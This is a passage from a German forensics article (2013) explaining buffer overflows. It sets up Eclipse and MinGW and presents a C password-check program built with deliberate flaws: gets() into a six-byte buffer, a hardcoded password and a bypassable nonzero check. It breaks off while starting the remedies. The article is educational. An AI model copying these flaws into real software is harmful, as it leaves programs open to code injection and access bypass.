Digitale Forensik

Dipl-Ing. Thomas Käfer

2. Ausgabe

DigiFor Inside

Bufferoverflows – Wie man Programmierfehler zum Einschleusen von Schadcode nutzen kann

www.KaeferLive.de

DigiFor Inside 2. Ausgabe

Bufferoverflows – Wie man Programmierfehler zum Einschleusen von Schad-Code nutzen kann.

Impressum

Herausgeber: KäferLive - Dipl.-Ing. Thomas Käfer
Elchenrather Weide 20
52146 Würselen
Tel. 02405/47949-0

Autor: Dipl.-Ing. Thomas Käfer
Öffentlich bestellter und vereidigter Sachverständiger
für Systeme und Anwendungen der Informationsverarbeitung

Website: http://www.KaeferLive.de
E-Mail: service@KaeferLive.de

Bezug und weitere Informationen und Artikel siehe:
http://www.KaeferLive.de/

ISBN-Nr.: 978-3-944632-11-7 (Apple iBook®-Format)
978-3-944632-04-9 (ePub)
978-3-944632-05-6 (PDF)

Erscheinungsdatum April 2013


KäferLive Portalsystem
www.kaeferlive.de

Inhalt


DigiFor Inside

Was ist DigiFor Inside? DigiFor ist die Kurzform für den Begriff „Digitale Forensik“, einem Spezialgebiet der IT, welches sich mit der Analyse und Aufdeckung von Sicherheitsvorfällen (sogenannten Incidents) und missbräuchlicher Nutzung von Computern im Rahmen von Straftaten und zivilrechtlichen Auseinandersetzungen beschäftigt. DigiFor Inside ist eine neue Reihe von Fachaufsätzen und Veröffentlichungen, publiziert auf dem Portal KäferLive (http://www.KaeferLive.de/digifor-inside), bei denen der Autor Thomas Käfer aus dem IT-Nähkästchen plaudert und Angriffskonzepte und Maßnahmen zu deren Erkennung bzw. Abwehr offen legt.

Mit diesem Artikel liegt nun bereits die zweite Ausgabe vor.
(siehe DigiFor Inside 01-2013 Social Engineering und Phishing am Beispiel von Facebook & PayPal auf http://www.KaeferLive.de/digifor-inside).

About Bufferoverflows

Der Artikel beschäftigt sich im Schwerpunkt mit den Grundlagen eines Bufferoverflows bzw. dem Ausnutzen programmiertechnischer Schwachstellen mit dem Zweck, Schad-Code in eine Anwendung oder Website einzuschleusen, sodass das Programm kompromittiert wird oder plötzlich Funktionen (zum Schaden des Anwenders oder Betreibers) ausführt, die so seitens des Erstellers nicht vorgesehen waren.



Am Beispiel der Programmiersprache C wird ein einfaches Programm bei der Entwicklung mit einer typischen Schwachstelle „ausgestattet“ und diese dann systematisch dazu missbraucht, Schutzmechanismen der Anwendung zu umgehen und Funktionen ausführen zu lassen, die gar nicht im Programm enthalten sind.

Hierbei wird insbesondere Wert darauf gelegt, die Angriffsszenarien und die Funktionsweise der Bufferoverflows zu beleuchten und nicht einfach Tools und Exploit-Baukästen ohne Hintergrundwissen anzuwenden. Vom detailliert dargestellten C-Beispiel wird dann die Brücke zu Web-Anwendungen und Angriffen mittels Cross-Site-Scripting geschlagen.

Zielgruppe

Dieser Artikel richtet sich gleichermaßen an Programmierer bzw. Anwendungs-Entwickler als auch an IT-Sicherheitsbeauftragte und Administratoren und bietet in der täglichen Praxis anwendbare Sicherheitshinweise und empfohlene Richtlinien, um Schwachstellen in Software und Systemen zu schließen bzw. erst gar nicht entstehen zu lassen.

Der interessierte Leser (und natürlich auch Computer-Anwender) findet in den vertiefenden Kapiteln fachlich fundierte Informationen zur Funktionsweise der behandelten Angriffsszenarien mit dem Ziel, sich und andere gegen Gefahren durch Bufferoverflows wirksam zu schützen.

Abgrenzung

Die im vorliegenden Dokument beschriebenen Mechanismen und Konzepte können natürlich auch von der „dunklen Seite der IT“ als Anleitung verstanden oder benutzt werden, wie man einen Angriff auf fremde Daten konzipiert. Dies ist nicht die Intention des Autors bzw. des Fachaufsatzes und mutmaßlich für erfahrene Hacker überflüssig. Jeder, der dieses oder vergleichbares Wissen dazu nutzt, Schad-Code in fremde Systeme einzuschleusen und sich unbefugt Daten Dritter zu bemächtigen, sollte sich jedoch bewusst machen, dass jede konkrete Aktion zum Überwinden von fremden Schutzmaßnahmen, ein Eindringen in IT-Systeme anderer oder das Abschöpfen von persönlichen Daten bereits eine strafbare Handlung darstellt. Datendiebstahl oder gar das Ausnutzen der gestohlenen Daten, um sich zu bereichern, ist kein Kavaliersdelikt und auch kein Sport!

Der Autor


Der Autor - Dipl.-Ing. Thomas Käfer - beschäftigt sich seit mehr als zwei Jahrzehnten professionell mit dem Werkzeug „Computer“ und seit geraumer Zeit mit dem Aspekt der IT-Sicherheit und der Digitalen Forensik. Seit dem Wintersemester 2012 bildet er sich nebenberuflich im Rahmen des Masterstudiengangs Digitale Forensik an der Hochschule Albstadt-Sigmaringen aktiv und intensiv weiter. Im Studium und bei der täglichen Arbeit als öffentlich bestellter Sachverständiger für Systeme und Anwendungen der Informationsverarbeitung bzw. IT-Consultant wird er regelmäßig mit unterschiedlichen Aspekten der missbräuchlichen Nutzung der EDV konfrontiert. Kernaufgabe als Sachverständiger bzw. Forensiker ist die Aufdeckung von Delikten, bei dem der Computer zur Waffe bzw. Ziel eines Angriffes geworden ist.

Grundlagen

Das Kapitel Grundlagen behandelt das Grundprinzip des Bufferoverflows und wie entsprechende Schwachstellen entstehen bzw. wodurch sie begünstigt werden.

Grundprinzip des Bufferoverflows

Was ist ein Bufferoverflow? Bringt uns die deutsche Übersetzung „Pufferüberlauf“ weiter? Ja, wenn man weiß, wo ein Puffer eingesetzt wird bzw. was das wiederum im Detail ist und welche vergleichbaren Formen es im täglichen Anwendungsbereich der EDV in diesem Kontext noch gibt.



Unter einem Puffer (auch Eingabepuffer) versteht man einen Speicherbereich bzw. abstrakt gesprochen eine Vorrichtung im Computer, die Zeichen, z.B. bei der Eingabe von der Tastatur, zwischenspeichert (puffert), um sie anschließend an eine andere Komponente (z.B. ein Programm) weiterzuleiten. Dieser Puffermechanismus ist den üblichen Konzepten der Modularisierung von Bausteinen und Systemkomponenten in einem IT-System geschuldet. So kann es auch in modernen und leistungsfähigen Computern Situationen geben, wo die Maschine (das Betriebssystem) gerade keine Zeit hat, auf Benutzereingaben des Bedieners zu reagieren bzw. diese entgegenzunehmen. Dafür hat die

Tastatur einen eingebauten Puffer, der die eingegebenen Zeichen solange zwischenspeichert, bis der Computer diese abnimmt. Und auch das Betriebssystem puffert diese Zeichen wiederum kurz, weil nun gerade das Programm, für das die Eingaben bestimmt sind, mit etwas anderem beschäftigt ist als Benutzereingaben zu verarbeiten. Was sich hier wie eine riesige Sache anhört, wird in der Praxis ständig in Bruchteilen einer Sekunde abgewickelt und ist für den Benutzer i.d.R. nicht transparent.

Manchmal jedoch kann man den Puffermechanismus bei der Arbeit beobachten, nämlich immer dann, wenn eine Applikation für einen kurzen Moment hängt, während man fleißig weiter Zeichen für Zeichen in die Tastatur hämmert. Dann stockt die Eingabe bzw. Wiedergabe der Zeichen auf dem Bildschirm, um dann kurze Zeit später „in einem Rutsch“ verarbeitet zu werden. Die „vermissten“ Zeichen stehen dann auf einmal doch auf dem Monitor.

Jetzt weiß man als Programmierer nicht, wie viele Zeichen der Anwender tatsächlich in ein Eingabefeld über die Konsole eingibt. Man hat sicherlich so seine Vorstellungen, was sinnvoll wäre bzw. verleiht der Erwartungshaltung dadurch Ausdruck, dass man bestimmte Werte für eine Auswahl vorschlägt oder ein Eingabefeld mal länger mal kürzer gestaltet. Vergisst der Entwickler aber, die eingegebenen Zeichen hinsichtlich Anzahl (Länge der Zeichenkette) und/oder der zulässigen Zeichen zu prüfen, bevor er sie in seinem Programm weiterverarbeitet, steht die Tür für das Einschleusen von Schad-Code schon ein ganzes Stück offen. Hat er zusätzlich noch unsichere Funktionen in seinem Programm verwendet, dann steht sie bildlich sperrangelweit offen.

Bei einem Überlauf (Overflow) werden nämlich mehr Zeichen übergeben, als das Programm erwartet bzw. eigentlich aufnehmen kann. Diese werden jedoch nicht immer einfach ignoriert, sondern je nach Machart und System als ausführbarer Programmcode interpretiert oder zumindest derart verarbeitet, dass der Computer abstürzt oder den Zugriff auf Programmteile zulässt, die man mit den aktuellen Rechten eigentlich nicht „betre-

ten“ dürfte. Angriffe, wie z.B. das Cross-Site-Scripting, sind streng genommen nicht zwangsläufig immer Überläufe, sondern können allein schon daher hervorgerufen werden, dass eine Dateneingabe als ausführbares Script interpretiert wird. Dazu später mehr.

Motivation und Ziel des Angreifers

Der oder die Angreifer verfolgen bei einem Bufferoverflow unterschiedliche Ziele. Die „harmloseste“ Sorte ist diejenige, die aus „sportlichen“ Gründen versucht, in fremde Systeme einzudringen, um sich zu profilieren oder im besten Fall Schwachstellen von Systemen und Anwendungen mit dem Ziel aufzudecken, diese Sicherheitslücken zu schließen. Sofern keine ausdrückliche Erlaubnis bzw. gar ein Auftrag für einen sogenannten Pentest auf einem fremden System vorliegt, ist dieser jedoch genauso illegal wie ein Angriff, der auf die missbräuchliche Nutzung der Daten ausgerichtet ist. Man kann davon ausgehen, dass der aktive Versuch, eine offensichtlich vorhandene Schutzmaßnahme zu überwinden, bereits eine strafbare Handlung darstellt.

Beispiel: Ist ein Funknetzwerk (WLAN) durch eine wie auch immer geartete Verschlüsselung gesichert, so ist bereits der Ver-

such, diese Verschlüsselung bzw. das Login ins Netzwerk zu überwinden, eine unzulässige Handlung.

Die meisten der derartigen Hackversuche zielen jedoch darauf ab, Systeme lahmzulegen, zum Absturz zu bringen oder so zu verändern, dass entweder Funktionen aufgerufen werden, auf die man eigentlich keinen Zugriff oder die der originäre Programmierer gar nicht eingebaut hat (Einschleusen und Ausführen von fremdem Schad-Code).

Vorbereitende Maßnahmen und Know-How

Damit Sie die nachfolgend vorgestellten Programme selber nachvollziehen / nachbauen bzw. modifizieren können, brauchen Sie eine passende Entwicklungsumgebung incl. Debugger für die verwendete Programmiersprache.

Und natürlich benötigen Sie auch einige Grundkenntnisse hinsichtlich der grundsätzlichen Mechanismen beim Programmieren in sogenannten Hochsprachen, idealerweise in der Programmiersprache C und ein Grundverständnis für Assembler und Maschinensprache, denn nachher geht es gerade bei der Schad-Code-Entwicklung doch ans Eingemachte – sprich auf Byte- und Bit-Ebene. Aber keine Sorge: Es wird kein Informatikstudium vorausgesetzt, um die Beispiele nachvollziehen zu können.

Eine Vorstellung, wie Computer grundsätzlich mit Zahlen umgehen, ist enorm hilfreich, auch wenn die Basics hierzu kurz erklärt werden.

Bufferoverflow am Beispiel der Programmiersprache C

In diesem Kapitel wird erklärt, wie man gezielt Schwachstellen in einem Programm ausnutzt und Schad-Code so einschleust, dass man Funktionen ohne die entsprechende Berechtigung aufrufen kann und wie man das Programm dazu bringt, Dinge zu tun, die der Programmierer gar nicht eingebaut hat.

Die Beispiele bzw. die Vorgehensweise sind bewusst eher akademischer Natur und leben von der Kenntnis des Quellcodes. Diesen lesbaren Quellcode (in der Hochsprache) hat der Hacker i.d.R. nicht (oder zumindest nicht immer), sodass sich sein Angriff darauf konzentriert, mit gewissen Annahmen und Erfahrungswerten „ins Blaue“ zu schießen und mit Streuverlusten in der Vielzahl der Fälle bei unsicheren Systemen doch (irgendwie) ans Ziel zu gelangen. Dies nimmt dem Hacker i.d.R. ein Toolkit ab, welches einfach munter alle bekannten Schwachstellen durchprobiert und dann ein Exploit[i] ausliefert, welches für viele Ziele passt.

Entwicklungsumgebung

Für die nachfolgenden Beispiele wird das Entwicklungswerkzeug „Eclipse“ eingesetzt, welches auf JAVA basiert und sowohl für Windows-, Mac OS X- als auch Linux-Systeme kostenfrei erhältlich ist. Es gibt verschiedene Editionen, denn Eclipse ist nicht an eine bestimmte Programmiersprache gekoppelt, sondern kann praktisch universell eingesetzt werden.

Wir benötigen für unsere Zwecke die Eclipse IDE for C/C++ Developers, die unter folgendem Link bezogen werden kann: http://www.eclipse.org/downloads/packages/eclipse-ide-cc-developers/junosr2).


Diese beinhaltet neben dem Editor auch einen C-Compiler und einen passenden Debugger. Installationsvoraussetzung für Eclipse ist die sogenannte „Java Runtime Edition (JRE)“, die man

auf der Homepage der Firma Sun herunterladen kann (http://www.sun.org). Als Compiler verwenden wir das Programm MinGW (welches man auch separat unter http://www.mingw.org beziehen kann).


Wenn Sie die Beispiele in Eclipse nachvollziehen wollen, empfiehlt es sich, zunächst einmal ein einfaches „Hello World"-Programm in C zu schreiben und zu versuchen, dieses in Eclipse und mit MinGW zum Laufen zu bringen (zu kompilieren und zu debuggen). Die Lernkurve ist beim Einstieg in Eclipse recht flach, d.h. man braucht durchaus ein paar Tage, bis man die Bedienung verinnerlicht hat und mit den Eigenheiten der Umgebung klarkommt. Dann jedoch ist Eclipse ein sehr mächtiges Werkzeug.

Selbstverständlich können Sie auch andere (kostenpflichtige) Entwicklungsumgebungen einsetzen. Die Werkzeuge werden sich hinsichtlich Bedienung und Ergebnis (Debugging bzw. Schad-Codeeinschleusung im Detail unterscheiden. Es kann auch vorkommen, dass Sie innerhalb von Eclipse beim Wechsel zwischen den Betriebssystemen Windows, Mac OS X und Linux bzw. auf unterschiedlicher Hardware unterschiedliche Ergebnisse (Speicheradressen) feststellen. Die vorgestellten Beispiele wurden alle mit Eclipse Juno auf einem Windows 7 64-BIT-System ausgeführt.


Nach dem Start von Eclipse sieht man ein Fenster, welches in etwa dem folgenden ähneln wird/sollte:



Relevant sind zunächst die Fenster „Projekte“, in denen alle C-Projekte mit allen Dateien abgelegt werden, das Fenster „Quellcode“, welches nachher die Programmcode-Dateien im Editiermodus enthält und das Fenster „Console“, welches für die Programmausgaben und Meldungen dient. Man legt nun zunächst ein neues C-Projekt über „File / New / C Project“ an, vergibt einen Projektnamen („z.B. Bufferoverflow“) und wählt als Compiler den MinGW aus:




Dann klickt man im Project-Explorer mit der rechten Maustaste auf das neu angelegte Projekt und fügt ein neues Source-File hinzu:


C/C++ - Eclipse
File Edit Source Refactor Navigate Search Project Run Window Help
Project Explorer
New
Go Into
Open in New Window
Copy Ctrl+C
Paste Ctrl+V
Delete Delete
Remove from Context Ctrl+Alt+Shift+Down
Source
Move...
Rename... F2
Import...
Export...
Build Project
Clean Project
Refresh F5
Close Project
Close Unrelated Projects
Build Configurations
Make Targets
Index
Show in Remote Systems view
Convert To...
Run As
Debug As
Profile As
Compare With
Restore from Local History...
Run C/C++ Code Analysis
Team
Add/Remove Rpmlint Warnings
Properties Alt+Enter
Resource Configurations
Project...
File
File from Template
Folder
Class
Header File
Source File
Source Folder
C Project
C++ Project
Tracing Project
Other... Ctrl+N
Problems Tasks Console
No consoles to display at this time.


Tipp

Wichtig: Unbedingt als Endung für den Dateinamen „.c“ verwenden, damit das Syntax-Highlighting in Eclipse funktioniert und Eclipse „weiß“, dass es sich um eine C-Datei handelt:



Programmbeispiel mit Schwachstellen

Das Basisprogramm sieht folgendermaßen aus:

```c
#include <stdio.h>                      // Einbinden der benötigten Bibliotheken
#include <stdlib.h>
#include <string.h>
void zugang_erteilt (void) {
      puts ("Zugang erteilt!\n");       // Ausgabe auf der Konsole "Zugang
                                        // erteilt!" - gleichbedeutend mit
                                        // irgendeiner sinnvollen Aktion
      fflush(stdout);                   // Freigabe des Ausgabe-Puffers in Eclipse
}                                       // (Eigenart von Eclipse)
void zugang_verweigert (void) {
      puts ("Zugang verweigert!\n");    // Ausgabe auf der Konsole "Zugang
                                        // verweigert!" - gleichbedeutend mit
                                        // irgendeiner sinnvollen Aktion
      fflush(stdout);
}
void eingabe(void) {
      char puffer[6];                   // Variable puffer zur Aufnahme der
                                        // Benutzereingabe - auf max. 6 Zeichen
                                        // dimensioniert (Designfehler)
      int check;                        // Variable zur Verarbeitung des Zugangs
                                        // zu den Unterfunktionen
      puts ("Bitte geben Sie Ihr Passwort ein: \n");      // Ausgabe auf der
      // Konsole mit Aufforderung zur Passworteingabe
      fflush(stdout);
      gets (puffer);                    // unsichere Funktion, da keine Abfrage
      // erfolgt, ob Anzahl der eingegebenen Zeichen (hier 6) den reservierten
      // Speicherplatz auf dem Stack übersteigt; provoziert Pufferüberlauf;
      if(strcmp(puffer, "geheim") == 0) {    // Designfehler:
      // Zu vergleichendes Password steht als Klartext im Code; kann somit leicht
      // durch  Disassemblen bzw. Debuggen ausgelesen werden;
            check=1;                    // wenn Eingabe (puffer) gleich "geheim"
            }                           // ist, dann "1" zurückgeben
      else {
            check=0;                    // wenn Eingabe (puffer) ungleich "geheim"
            }                           // ist, dann "0" zurückgeben
      if(check == 0) {
            zugang_verweigert();        // check ist 0 und damit wird Funktion
            }                           // zugang_verweigert() aufgerufen
      else {

            zugang_erteilt();           // check ist nicht 0 (also z.B. 1)
                  // und damit wird Funktion zugang_erteilt aufgerufen
            }     // (Designfehler, da irgendein Wert <> 0 zum Erfolg führt)
}
int main(void) {
      eingabe();                        // Aufruf der Funktion "eingabe" zum
                                        // Einlesen des Passwortes
      puts ("Programmende. \n");        // Ausgabe Programmende (als Kontrolle, ob
                                        // Programm sauber beendet wird)
      fflush(stdout);
      return 0;                         // Rücksprung zum Betriebssystem
}
```


4 3 2 1

Der Programm-Code ist sehr übersichtlich, sauber eingerückt und sehr detailliert kommentiert. Das ist das einzig Positive, was man über dieses Programm sagen kann, denn abgesehen von

dem dürftigen Nutzwert, sind gleich eine ganze Reihe böser Designfehler enthalten.

Das Programm besteht – wie jedes C-Programm – aus einer main-Routine (dem Hauptteil des Programms) und drei Unterfunktionen `eingabe()`, `zugang_erteilt()`, und `zugang_verweigert()`. Der Programmzweck ist leicht zu durchschauen: Das Programm fragt eine Eingabe ab (ein Passwort) und gibt bei Übereinstimmung des eingegebenen Passwortes mit dem gespeicherten Vergleichswert den Satz „Zugang erteilt!“ aus. Wurde das Passwort nicht korrekt eingegeben, so wird „Zugang verweigert!“ ausgegeben. Danach wird die Ausgabe „Programmende.“ erzeugt, um zu prüfen, ob das Programm sauber aus den Funktionen „zurückgekehrt“ ist und korrekt beendet werden konnte. Die beiden Funktionen `zugang_erteilt()` und `zugang_verweigert()` bzw. die gesamte Logik dienen natürlich lediglich als Platzhalter für wirklich nutzbare Funktionen, deren Code uns jedoch nur vom Wesentlichen (nämlich den Bufferoverflows) ablenken würde.

Speichert man den Quellcode nun ab (dann verschwinden auch ggf. angezeigte Fehlermeldungen in Form kleiner Käfer (Bugs)), kann man den Programm-Code kompilieren und linken lassen. Dies geschieht in Eclipse mit dem Menübefehl „Project / Build Project“. Anschließend kann man das Programm über den Play-Button oder den Menübefehl „Run / Run“ starten. Bei Eingabe von z.B. „123456“ erscheint die Meldung „Zugang verweigert“, gibt man „geheim“ ein, so erhält man „Zugang“:



Insofern arbeitet das Programm nach unseren Wünschen / Erwartungen.

Nun wollen wir uns zunächst die verschiedenen Schwachstellen anschauen.

Schwachstelle 1: Angreifbare Programmlogik

Die erste konzeptionelle Schwachstelle findet sich in der Subroutine eingabe(). Hier wird in Abhängigkeit des Variableninhaltes check der Zugang zum geschützten Programmbereich freigeschaltet, wenn dieser einen Wert ungleich von „0“ hat. Solange das Programm in den vorgegebenen Grenzen betrieben wird, funktioniert die Logik. Schafft ein Angreifer aber, den Variablenwert durch einen Bufferoverflow gezielt auf „1“ oder irgendetwas anderes zu setzen, dann gelangt er auch ohne Kenntnis des Passwortes in die gesicherte Funktion. Wie das geht, wird in einem der nächsten Kapitel gezeigt.


Abhilfe: Besser wäre, die Verzweigung in den gesicherten Bereich von einem (!) konkreten Wert abhängig zu machen, der nicht nur einem Byte ungleich von 0 entspricht, sondern einem

